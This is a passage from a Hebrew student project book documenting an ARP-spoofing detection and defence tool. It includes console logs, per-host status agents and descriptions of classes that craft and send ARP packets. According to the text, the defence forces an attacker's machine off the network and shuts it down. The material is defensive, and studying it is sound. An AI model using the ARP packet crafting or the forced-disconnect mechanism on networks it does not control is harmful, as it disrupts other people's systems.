
3) attack – אומר שהמחשב מותקף כרגע, קיבל פאקטת ARP-Reply אך כתובת הMAC של השולח הייתה כתובת מזויפת, לא כתובתו של הGateway, כתובת הMAC שתופיע לצד הסטטוס תהיה הפעם כתובת הMAC של המתקיף.

```
file:///C:/Users/k2/Desktop/30.5/computer-Status/Computer-Status/bin/Debug/HistoryPackets.EXE
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
```

4) safe – אומר שהמחשב מוגן כעת. מצב זה יכול לקרות משתי סיבות:


- האחת היא שהתוקף ביטל/עצר/הפסיק את המתקפה מיוזמתו.
- השנייה היא שהסורק הפעיל את ההגנה שלו וגרם לממשק מצב המחשב אצל מחשב המתקיף לנתק אותו מהרשת ולכבות אותו.

Packet Anzlyzer




```
file:///C:/Users/k2/Desktop/30.5/computer-Status/Computer-Status/bin/Debug/HistoryPackets.EXE
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
C4:34:6B:5C:91:6B&attack
handling client - i send it
F8:66:F2:31:76:60&safe
handling client - i send it
F8:66:F2:31:76:60&safe
handling client - i send it
F8:66:F2:31:76:60&safe
handling client - i send it
F8:66:F2:31:76:60&safe
handling client - i send it
F8:66:F2:31:76:60&safe
handling client - i send it
F8:66:F2:31:76:60&safe
handling client - i send it
F8:66:F2:31:76:60&safe
handling client - i send it
F8:66:F2:31:76:60&safe
handling client - i send it
```

ניתוק המחשב המתקיף מהרשת יגרום לו לשגיאה הבאה :




```
file:///C:/Users/k2/Desktop/30.5/computer-Status/Computer-Status/bin/Debug/HistoryPackets.EXE
He catch me Hucking Fuckkk!!!!
Local Area Connection 4
Loopback Pseudo-Interface 1
isatap.{B6554F68-2019-4C3A-8CA7-DBDCDB5BFD9E}
Teredo Tunneling Pseudo-Interface
```



Packet Anzlyzer

בממשק המתקיף תתקבל השגיאה הבאה בעת ביצוע הגנה זו :



שתי שגיאות אלו נובעות מכך שאין חיבור לרשת ממחשב זה, ולכן, התקן המכשיר שנתנו לו במהלך העבודה אינו פעיל ואינו משמש לחיבור תקין לרשת.

8.2 תיעוד למתכנת

8.2.1 קוד הפרויקט:

מחלקות המשותפות לשני הממשקים: המחלקה Address והמחלקה WMIcard.

8.2.1.1 המחלקה Address

מחלקת זו מכילה שתי תכונות: מחרוזת mac – המכילה את כתובת הmac של המחשב, ומחרוזת IP – המכילה את כתובת הIP של המחשב.

למחלקה זו פעולות אחזור (Get()) וקביעה (Set()), המחזירים או משנים את ערכי התכונות. בנוסף לכך ישנה דריסה (override) של פעולת ToString() שמטרתה להציג מחרוזת המכילה את תכונות המחלקה.

מחלקה זו משמשת כמחלקת עזר עבור מחלקות נוספות, במטרה לשמור כתובות של המחשבים השונים ברשת, לצורך שמירת מידע על כתובת MAC וIP המתאימים למחשב אחד. כך קל יותר לגשר בין כתובת IP לכתובת MAC של אותו המחשב.

8.2.1.2 המחלקה WMIcard

מטרתה של מחלקה זו היא לשמור את כתובות המחשב עצמו, ה- gateway וכתובת המחשב המותקף. כל אלו בשימוש במחלקת Address המכילה כתובת MAC וכתובת IP. תכונה נוספת היא מחרוזת המציינת את כתובת ה subnetMask.

מחלקה זו משמשת על מנת להציג מידע אודות הכתובות המצויות בתכונותיה של המחלקה, מידע אשר ניתן להשתמש בו, על מנת לתפעל את הקוד בצורה נוחה יותר. למחלקה קיימות פעולות אחזור (Get) וקביעה (Set) לתכונותיה בהתאם.

8.2.1.2.1 הפעולה הבונה WMIcard

הפעולה הבונה מאתחלת את כתובות המחשב, ה-gateway והמחשב המותקף (victim), כך שיהיו null – משמע ריקים. בנוסף לכך, הפעולה הבונה מזמנת את הפעולה WMI.

8.2.1.2.2 הפעולה WMI

פעולה זו מחפשת בכל אוסף ה- ManagementObjectSearcher, ויוצרת שלושה מערכים מסוג מחרוזת (ipAddresses, subnets, defaultgateways), כך שלכל אחד מהם מוכנס ערכה של הכתובת בהתאם. הדבר מתבצע עבור כל אחד מה- ManagementObjectSearcher באוסף. לאחר מכן, הפעולה מעדכנת את כתובת ה IP של המחשב ככתובת הראשונה במערך ipAddresses, ואת כתובת ה MAC של המחשב ככתובת ה MAC הקיימת באובייקט הניהול (ManagementObject). מחרוזת ה subnetMask מוגדרת כמחרוזת ה subnets הראשונה. אם כתובת ה IP של ה gateway ריקה, משמע לא עודכנה עוד (null), היא מוגדרת ככתובת הראשונה במערך defaultgateways. כתובת ה MAC של ה gateway משתמשת בפעולה ByteArrayToString, המקבלת מערך של סיביות והופכת אותם למחרוזת. פעולה זו מקבלת אליה את הפעולה GetMacAddress אשר מגלה את כתובת ה MAC של הנתב באמצעות שליחת מנה והמתנה לתגובה. הפעולה מקבלת את כתובת ה IP של ה gateway.

8.2.1.2.3 הפעולה ByteArrayToString

הפעולה מקבלת מערך של סיביות (bytes) והופכת אותם למחרוזת, אותה היא מחזירה.

8.2.1.2.4 הפעולה GetMacAddress

הפעולה מקבלת כתובת IP, מגלה את כתובת ה MAC של הנתב באמצעות שליחת מנה המתבצעת לאחר זימון הפעולה החיצונית SendARP, והמתנה לתגובה. הפעולה מחזירה מערך סיביות של הכתובות.

8.2.1.3 ShowUI Interface-ה

מכיל פעולות שממומשות במחלקה אחרת בקוד(בשני הממשקים ממומשת על ידי המחלקה הראשית). היא משמשת אותנו על מנת לבצע פעולות מסוימות במחלקות שונות, ויכולת להשתמש בפריטים שממוקמים במחלקה בה היא ממומשת (במקרה זה המחלקה הראשית). כלומר, קיימת היכולת להשתמש באובייקטים השמורים במחלקה הראשית גם אם מבצעים פעולה כלשהי דרך מחלקה אחרת.

המחלקה הזו נמצאת בשני ממשקים אלו אך בכל אחת מכילה פעולות שונות בהתאם לצורכיהם.

נציין את קוד מחלקות אלו בכל אחד מן הממשקים השונים בהמשך הספר.

8.2.1.4 המחלקה CareSubnet

במחלקה זו, קיימת תכונה של `Dictionary<string, string>`, אשר משמשת במבנה נתונים זה במטרה למפות את כלל המחשבים ברשת המקומית לפי כתובות IP ולפי כתובות MAC. בנוסף לכך, המחלקה משתמשת בממשק ה `ShowUI`, במחלקת `WMICard`, וב- `PacketCommunicator` במטרה להאזין לרשת, באמצעות שלושה תתי תהליכים (`thread`) המשמשים לניתוח והאזנה ברשת.

8.2.1.4.1 הפעולה הבונה CareSubnet

פעולה זו מקבלת `WMICard`, את ממשק `ShowUI`, מילון מחרוזות המציין כתובות IP ו- `MAC` ו- `PacketDevice` המציין את המכשיר שאליו נאזין. היא מעדכנת את התכונות בהתאם למשתנים שקיבלה, ומפעילה שלושה תתי תהליכים אשר מפעילים את הפעולות: `ListenToReply`, `Sub`, `StartTheThread`.

8.2.1.4.2 פעולת ListenToReply

פעולה זו, המזומנת כתת-תהליך בפעולה הבונה ומטרתה להאזין למחשב לפי פרוטוקול `ARP`. ה- `PacketCommunicator` משתמש בפעולה: `ReceivePackets`. בכך, הוא בעצם תופס מנות באמצעות שליחת מנות וניתוחן בעת חזרתן אליו. הוא מקבל את המנות החוזרות אליו לאחר זימון הפעולה `(HundleReply(Packet packet))`, אשר אחראית על מיפוי המילון לפי המידע מהמנה שהיא מקבלת ולפי המילון.

8.2.1.4.3 פעולת HundleReply

פעולה זו, מקבלת מנה ואינה מחזירה דבר (`void`). הפעולה מזומנת בתוך פעולת `ListenToReply` ומטרתה למפות את המילון: `useIP` לפי כתובות IP ולפי כתובות `MAC`, אותן אנו מקבלים באמצעות המנה שהפעולה קיבלה. בנוסף לכך, במהלך הפעולה היא יוצרת אובייקט מסוג `ClientWork`, כך שהיא בעצם שולחת את מנות לכל המחשבים המחוברים לרשת באמצעות סוקט, ובאמצעות חיבור התקשורת היא ממפה את כל הרשת המקומית.

8.2.1.4.4 פעולת StartTheThread

פעולה זו אחראית על עדכון הכתובות המצויות במילון ה-IP וה-MAC. העדכון מתבצע כל שמונה שניות.

8.2.1.4.5 פעולת Sub

פעולה זו אינה מקבלת או מחזירה דבר. היא משתמשת ב-PacketCommunicator על מנת לשלוח מנת ARP-Request לכל כתובות ה-IP הקיימות ברשת המקומית.

8.2.1.4.6 פעולת BuildArpRequestPacket

פעולה זו מקבלת שלוש מחרוזות: המחרוזת הראשונה המציינת את כתובת ה-MAC של השולח, המחרוזת השנייה המציינת את כתובת ה-IP של השולח והמחרוזת השלישית המציינת את כתובת ה-IP של היעד. הפעולה בונה מנה מסוג פרוטוקול ה-ARP ומחזירה אותה.

8.2.1.4.7 פעולת StringToByteArray

הפעולה מקבלת מחרוזות מסוימת, ממירה אותה למערך של סיביות ומחזירה את המערך.

8.2.1.4.8 פעולת ConvertIPtoInt

הפעולה מקבלת מחרוזות המציינת כתובת IP (מחרוזת בה יש רק מספרים שלמים ונקודות). הפעולה ממירה את המחרוזות למערך של מספרים שלמים, לפי הסדר ומחזירה אותו.

8.2.1.4.9 פעולת ConvertIPtoString

הפעולה מקבלת מחרוזות המציינת כתובת IP. פעולה זו תחזיר מערך של מחרוזות, כך שבכל תא במערך תהיה מחרוזת של המספרים המרכיבים את כתובת ה-IP, עד הנקודה (ארבעה תאים).

8.2.1.4.10 פעולת RemoveDots

הפעולה מקבלת מחרוזות המציינת כתובת MAC. פעולה זו תחזיר מחרוזת המתארת את אותה כתובת MAC רק ללא נקודותיים (:) המפרידות בין המספרים בכתובת ה-MAC.

8.2.1.4.11 פעולת ChangeMacToPysicalAddress

הפעולה מקבלת מחרוזות המציינת כתובת MAC (כתובת כאשר המספרים ההקסאדצימליים מופרדים בנקודותיים), ומחזירה מחרוזות המציינת כתובת פיזית (כאשר ההפרדה היא באמצעות מקף).

8.2.1.4.12 פעולת Str

הפעולה אינה מקבלת ערכים, ומחזירה מחרוזות שמכילה את כל הכתובת שנמצאו ברשת המקומית.

8.2.1.4.13 פעולת SubnetMaskBit

הפעולה מקבלת מחרוזות המציינת את כתובת ה-IP של מחשב מסוים. באמצעות שימוש בפעולה ConvertIPtoInt, פעולה זו מחזירה מספר שלם המכיל את מספר הביטים בכתובת ה-IP.

8.2.1.5 המחלקה ControlBuilder

יצירת הממשק נעשתה באמצעות קוד (ולא Xaml). במחלקה ControlBuilder ישנן פעולות שתפקידן ליצור פקדים שונים, ולמקם אותם במיקום אותו אנו רוצים.

8.2.1.5.1 הפעולה CreateButton

הפעולה מקבלת Button, Grid, מספר שלם המציין עמודה, מספר שלם המציין שורה, יישור אופקי ויישור אנכי. פעולה זו מעדכנת את מיקום הכפתור (לפי היישור), מוסיפה אותו כ"ילד" (Children) ל- Grid וקובעת את מיקומו על המשטח (Grid) לפי המשתנים שקיבלה.

8.2.1.5.2 הפעולה CreateLabel

הפעולה מקבלת Label, Grid, מחרוזת המכילה את תוכן הכותרת, מספר שלם המציין עמודה ומספר שלם המציין שורה. הפעולה יוצרת כותרת (Label) חדשה, מיישרת אותה לצד שמאל למעלה, מעדכנת את תוכנה, מוסיפה אותה כ"ילד" למשטח וקובעת את מיקומה לפי מספר העמודה והשורה אותם קיבלה הפעולה.

8.2.1.5.3 הפעולה CreateLittleGrid

הפעולה מקבלת Grid, מספר שלם המציין עמודה ומספר שלם המציין שורה. פעולה זו מיישרת את המשטח לצד שמאל למעלה, וקובעת את גודל המשטח לפי מספר השורה והעמודה אותם קיבלה הפעולה. בכך היא יוצרת מעין משטח קטן.

8.2.1.5.4 הפעולה CreateListBox

הפעולה מקבלת Grid, ListBox, מספר שלם המציין עמודה, מספר שלם המציין שורה, מספר ממשי המציין גובה ומספר ממשי המציין רוחב. פעולה זו מיישרת את ה-ListBox לצד שמאל למעלה, קובעת את גובהה ורוחבה לפי המשתנים אותה קיבלה. בנוסף לכך, מוסיפה אותה למשטח (Grid) כ"ילד" וקובעת את מיקומה.

8.2.1.5.5 הפעולה AddObjectToListBox

הפעולה מקבלת משתנה מסוג object ואת ListBox. פעולה זו אינה מחזירה דבר, אך מכניסה את המשתנה שקיבלנו לתוך ה-ListBox.

8.2.1.6 המחלקה CapturePackets

תכונותיה של המחלקה הן: PacketDevice המציין את הרגל שבחרנו להאזין לה, ממשק ShowUI, אשר מאותחל כריק (null), PacketCommunicator המציין את המתקשר שבאמצעותו נוכל להאזין לרגל, Thread (הוא בעצם תת-התהליך שיפעיל את הפעולה CaptureStarter) ומחרוזת המציינת את המסנן (filter) המבוקש להאזנה (בעצם פרוטוקול שנרצה להאזין אליו).

8.2.1.6.1 הפעולה הבונה CapturePackets

מקבלת את ממשק ShowUI, PacketDevice ואת המחרוזת המציינת את המסנן. הפעולה מעדכנת את ערכי התכונות לפי הערכים שהתקבלו בה.

ThreadAlive הפעולה 8.2.1.6.2

הפעולה אינה מקבלת דבר ומחזירה true- האם תת- התהליך פועל, false – במידה והוא לא פועל.

Start הפעולה 8.2.1.6.3

פעולה זו מפעילה את תכונת תת- התהליך כך שיפעיל את הפעולה CaptureStarter.

Stop הפעולה 8.2.1.6.4

הפעולה עוצרת את ה- communicator. עוצרת את ההאזנה.

CaptureStarter הפעולה 8.2.1.6.5

פעולה זו אינה מקבלת ומחזירה דבר. מטרתה היא לפתוח באמצעות ה- PacketCommunicator את הרגל שנבחרה (PacketDevice), ולהאזין לפורט 65536, לפי המסנן (filter) הקיים בתכונה. ה- PacketCommunicator מקבל את כל המנות החוזרות לאחר זימון הפעולה PacketHandler. במידה ויש שגיאה ולא ניתן להאזין לרשת, הפעולה מציגה שתי הודעות בהתאם.

PacketHandler הפעולה 8.2.1.6.6

הפעולה מקבלת מנה ואינה מחזירה דבר. פעולה זו מזמנת את פעולת הממשק ShowUI: ShowData, אשר ממומשת ב- MainWindow ומטרתה להציג את המידע המחולץ מהמנה שהיא מקבלת על ה ListBox של פרוטוקול Ethernet (lbEthernet).

Filters המחלקה 8.2.1.7

מחלקה זו עוסקת במסננים (filters) הקיימים בComboBox. תכונות המחלקה הן: Dictionary<string, string> המתאר את המילון בו יהיו ערכי ה-filters, ComboBox המציין את ה-ComboBox השייך ל- MainWindow ובו מצויים המסננים השונים. התכונה השלישית היא TextBox המציין את הערך הנמצא ב-ComboBox.

היא מכניסה פילטרים אל הComboBox, מזהה את הפילטר בו בחר המשתמש.

Filters הפעולה הבונה 8.2.1.7.1

הפעולה מקבלת ComboBox ו-TextBox. הפעולה מעדכנת התכונות בהתאם. בנוסף לכך, אומרת combo, שכאשר קיים שינוי כל שהוא עליו הוא מפעיל את הפעולה combo_SelectionChanged. פעולה זו גם מזמנת את הפעולות: SetDictionary המעדכנת את המילון ואת הפעולה AddFiltersToCombo המוסיפה מסנן combo.

combo_SelectionChanged הפעולה 8.2.1.7.2

פעולה זו מתבצעת בעת לחיצה על ה-ComboBox. כאשר הוא נלחץ, נפתחים כל אפשרויות המסננים (כל ה-filters).

8.2.1.7.3 הפעולה GetFilter

פעולה זו אינה מקבלת דבר, אך מחזירה את תוכן המסנן (filter) המבוקש לפי האינדקס המתאים. אם `combo.SelectedIndex >= 0` (משמע, יש מסנן) נשמור את ערכו במחרוזת, במידה ולא, הפעולה תציג הודעה מתאימה. בסוף הפעולה היא תחזיר את ערכו של המסנן (אם לא קיים תחזיר: "").

8.2.1.7.4 הפעולה AddFiltersToCombo

הפעולה מוסיפה ל- `ComboBox` מחרוזות המציינת את שם המסנן. בעצם מוסיפה את כל המפתחות (key) ל- `ComboBox`.

8.2.1.7.5 הפעולה SetDictionary

הפעולה מעדכנת את המילון, כך שיכיל את כל ה- `filters` הרצויים (גם `key` וגם `value`).

8.2.1.8 המחלקה NetworkProcess

מכילה פרטי מידע על מתקפה, עוזרת לביצוע ההגנה על מחשב שהותקף באמצעות שליחת מנות `Arp-Reply` בעלת פרטים נכונים על ה- `Default-Gateway`, בכך היא גורמת למותקף להפסיק לשלוח את כל המידע שלו אל התוקף ולשלוח אותו בצורה תקינה את הנתב(כפי שאמור היה להיות).

8.2.1.9 קוד המחלקה ClientWork

מחלקה זו מכילה את כתובת ה- `IP` של השרת ואת כתובת ה- `MAC` שלו. מחלקה זו אמונה על תקשורת הסוקטים עם ה- `agent` (`Computer-Status`) הנמצא על כל אחד ממחשבי הרשת. כך היא יודעת כיצד להציג את המידע בטבלה (`ListView`) שנמצאת בטאב: `Network Process`.

8.2.1.9.1 הפעולה הבונה ClientWork

למחלקה זו קיימות שתי פעולות בונות:

8.2.1.9.2 הפעולה הבונה ClientWork(ShowUI show, string serverIP, string mac)

פעולה בונה זו מקבלת את ממשק `ShowUI` ושתי מחרוזות. פעולה זו מעדכנת את תכונת `ShowUI` השייכת למחלקה, כך שתהיה `show` (המשתנה אות קיבלנו), מדפיסה את המחרוזות המציינת את כתובת ה- `IP` של השרת- `serverIP` ומעדכנת את תכונות המחלקה `serverIP` ו- `mac` כך שיהיו שוות למחרוזות אותן קיבלנו. בנוסף לכך, פותחת תת- תהליך המשתמש בפעולת `(SendAndRecive)`, שמטרתה ליצור צינור תקשורת (`socket`) עם פרוטוקול `TCP`. פעולה זו, גם בודקת את סטטוס המחשב- האם הוא מותקף או מוגן. השימוש בסוקט מתבצע על פרויקט העזר: `Computer-Status`, עליו יפורט בהמשך בהרחבה. כאשר סטטוס המחשב הוא מותקף או מוגן, מופעלת הפעולה `ShowAttacksData` השייכת לממשק `ShowUI` וכתובה ב- `MainWindow`.

8.2.1.9.3 הפעולה הבונה ClientWork(string serverIP)

פעולה בונה זו מקבלת רק מחרוזת המציינת את כתובת ה-IP של השרת, מעדכנת את תכונת הממשק show כך שיהיה ריק (null), מדפיסה את המחרוזת ומעדכנת את תכונת serverIP כך שתהיה שווה למחרוזת שקיבלנו. בעצם זוהי פעולה בונה לשם אתחול בלבד. נשתמש בפעולה זו במקרה בו אין לנו את הממשק ShowUI אותו נרצה להעביר לפעולה, או במידה ואין לנו את כתובת ה-mac של השרת.

8.2.1.9.4 פעולת Send

פעולה זו יוצרת תת-תהליך המכיל משתנה (ParameterizedThreadStart) ומפעילה אותו. תת-התהליך משתמש בפעולה SendAndReciveWithParam אשר מקבלת אליה משתנה ואינה מחזירה דבר.

8.2.1.9.5 פעולת SendAndRecive

פעולה זו אינה מקבלת או מחזירה דבר. היא אחראית על חיבור סוקט עם התוכנית Computer-Status, ובכך להציג על ה-ListBox שבטאב השלישי את פרטי המחשב המפעיל את התוכנית Computer-Status. הפרטים המוצגים הם: IP של המחשב, ה-Gateway שלו, ובהפרדה של '&', גם סטטוס המחשב (מותקף, לא קרה דבר, מוגן).

8.2.1.9.6 פעולת SendAndReciveWithParam

פעולה זו זהה לפעולה SendAndRecive, חוץ מהעובדה שהיא מקבלת אליה משתנה מסוג object. היא גם מעדכנת את מערך הסיביות ההתחלתי (byteBuffer) כך שיכיל את ערכי המשתנה המוצג כמחרוזת (באמצעות הפעולה ToString()) אך בהמרה לסיביות. שימוש בפעולה זו יבוצע כאשר קיים צורך בקבלת ערך מסוים לפני שליחת המנות וביצוע הפעולה.

8.2.1.10 קוד המחלקה הראשית MainWindow

מחלקה זו אמונה על בניית הממשק, הכתוב ב-WPF והפעלתו. היא משתמשת במחלקות העזר שתוארו לעיל. רוב התכונות במחלקה זו נועדו לצורך בניית הממשק, וחלקן לצורך הפעלתו. בנוסף לממשק, מופעלת תוכנה הנמצאת על חלון ה-Console, והוא בעצם משמש כמעין חלון למנהל השרת, בו יוכל לכתוב פקודות ולקבל מידע או לבצע פעולות על המחשב עצמו או על מחשבים אחרים.

8.2.1.10.1 פעולה ראשית MainWindow

פעולה זו מפעילה את הממשק. כאשר ראשית, מזהה את מספרו של ההתקן בו אנו משתמשים כרגע (הרגל), הדבר נעשה באמצעות שימוש בפעולה GetDeviceNumber המקבלת אליה את כתובת ה-IP של המחשב באמצעות תכונה מסוג WMICard. לאחר מכן, תכונה מסוג PacketDevice נוצרת כך שהיא מכילה את המכשיר בו אנו משתמשים, משתמש במספר שקיבלנו בהתחלה. כך ניתן להאזין לרשת.

הפעולה הראשית, משתמשת בין היתר בפעולה SetUI שמטרתה היא בניית הממשק והצהרת כל המשתנים והתכונות המתאימות כך שהממשק יעבוד. בסיום הפעולה, נוצר משתנה מסוג CareSubnet אשר מקבל אליו את המכשיר אליו נאזין, את תכונת ה-WMIcard, את ממשק ShowUI אשר המחלקה הראשית יורשת ממנו ואת המילון (`Dictionary<string, string>`). יצירת משתנה זה באמצעות הפעולה הבונה של מחלקת CareSubnet מפעילה תתי-תהליכים להאזנה ואיסוף מידע, כפי שצוין לעיל.

בנוסף לכך, תגריל לתוך תכונה מסוג מחרוזת תווים שונים על מנת לייצג את סיסמת המנהל הראשונית (עד אשר בעל התכנית משנה אותה).

8.2.1.10.2 פעולת GetDeviceNumber

פעולה זו מקבלת מחרוזת המציינת את ה-IP של המחשב, פונה לכל ההתקנים שבמכשיר ובודקת מי מהם הוא ההתקן בוא אנו משתמשים כעת, מי מהם משמש את המחשב לחיבור לאינטרנט. היא מחזירה את המספר הסידורי של התקן זה (הרגל).

8.2.1.10.3 פעולת SetUI

פעולה זו אחראית על יצירת הממשק במלואו, בנייתו ואתחולו. היא אינה מקבלת ומחזירה דבר. הפעולה משתמשת במחלקת העוזר ControlBuilder כך שביצירת כל כפתור, כותרת, ListBox או Grid יהיה נוח יותר ליצור אותו ולקשר אותו לשאר הממשק, ל-Grid המרכזי. היא יוצרת ומגדירה את כל הממשק והפקדים, יוצרת את מבנה העמוד ואת מראה הפרויקט מבחינה ויזואלית.

8.2.1.10.4 פעולות המתבצעות בעת לחיצה על כפתור

בעת לחיצה על כפתור (Button), מופעלות פעולות אשר גורמות לשינויים, תהליכים בממשק ובעצם מקנים לנו המשתמשים את הנוחות של תפעול הממשק בזמן ריצה.

8.2.1.10.5 הפעולה exit_Click

פעולה זו שייכת לכפתור היציאה (exit). כאשר הוא נלחץ, מטרתה של פעולה זו היא לסגור ולצאת מהממשק.

8.2.1.10.6 הפעולה btStart_Click

פעולה זו שייכת לכפתור ההתחלה (btStart). לחיצה על כפתור זה תתחיל את פעולת ההסנפה. כמו כן, תכונת הנראות (Visibility) של הכפתור תשונה לכך שהוא יעלם, ואילו כפתור העצירה (btStop) וכפתור האתחול (btReStart) יהיו גלויים.

8.2.1.10.7 הפעולה btStop_Click

פעולה זו שייכת לכפתור העצירה (btStop), והיא גורמת לעצירת הסורק מללכוד מנות או גורמת לו להמשיך את פעולת הסריקה. זאת בהתאם למצבו כרגע- במידה ותוכנו הוא : "Stop" שמשמעותו עצירה, הפעולה תעצור את תת-התהליך האחראי על הסנפת המנות, ותשנה

